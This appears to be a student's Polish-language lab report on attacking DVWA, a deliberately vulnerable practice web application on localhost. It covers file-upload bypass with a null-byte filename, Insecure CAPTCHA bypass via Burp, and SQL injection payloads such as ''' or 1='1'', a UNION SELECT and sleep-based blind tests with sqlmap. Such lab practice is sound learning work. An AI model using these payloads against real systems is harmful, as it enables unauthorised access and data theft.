Natomiast nie zadziałał, więc przejęłam żądanie i wykorzystałam %00 jako znak null który wykorzystuje się do oznaczenia końca ciągu znaków, w celu zmylenia systemu o pliku.

```
17 Sec-Fetch-User: ?1
18
19 -----------------------------567749707913554865122266677 5
20 Content-Disposition: form-data; name="MAX_FILE_SIZE"
21
22 100000
23 -----------------------------567749707913554865122266677 5
24 Content-Disposition: form-data; name="uploaded"; filename="high.php.%00.jpg"
25 Content-Type: image/jpeg
26
27 PNG
28
29
```

Vulnerability: File Upload

Choose an image to upload:

Browse... No file selected.


Upload

../../hackable/uploads/high.php.%00.jpg succesfully uploaded!


INSECURE CAPTCHA

Poziom: Low


Najpierw dodanie certyfikatów captcha




Dodanie certyfikatów do Firefoxa, bo przy użyciu burpa captcha przestała działać, więc zainstalowałam odpowiednie certyfikaty.




Następnie przejęłam żądanie burpem i zmieniłam hasło na 123456






Poziom: Medium


Zrobiłam dokładnie to samo, co w low zmieniając hasło na kali







Poziom: High

NUUUUUUUUUUDYYYYYY - TO SAMO


Vulnerability: Insecure CAPTCHA
Change your password:
New password:
Confirm new password:
I'm not a robot
Change
More Information
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript



Vulnerability: Insecure CAPTCHA
Password Changed.
More Information
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript


127.0.0.1/DVWA/index.php
Update login for http://127.0.0.1?
Username
admin
Password
haslo
Show password
Don't update
Update
Authorisation Bypass
Open HTTP Redirect
DVWA Security
PHP Info
About
Logout
DVWA aims to cover the most commonly seen vulnerabilities found in today's web a
Mutillidae
OWASP Vulnerable Web Applications Directory
You have logged in as 'admin'
Username: admin
Security Level: high
Locale: en
SQLi DB: mysql


SQL INJECTION (BLIND)

Poziom: Low


Postanowiłam wykorzystać sqlmap. Zasugerował: "it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found. Do you want to reduce the number of requests? [Y/n] "





więc wkleiłam: 1' OR 1=1 UNION SELECT 1,DATABASE() # i nie zadziałało




Przeszłam do dalszych testów








Wykorzystałam funkcję sleep(5) do opóźnienia wykonania skryptu.





Podeszłam do dalszych prób wykorzystując inne opcję sqlmap. Okazało się też, że sqlmap mam w przestarzałej wersji. Przy aktualizacji sqlmap mój komputer nie wytrzymał i wyzionął ducha po raz ostatni.


I tutaj próbowałabym wykorzystać sqlmap do zdobycia większej ilości informacji poprzez np.

- sqlmap -u "strona" --dbs
- sqlmap -u "http://example.com/page?id=1" --batch

SQL Injection


Poziom: Low

Wpisałam w pole User ID **' or 1='1** i otrzymałam wszystkie dane




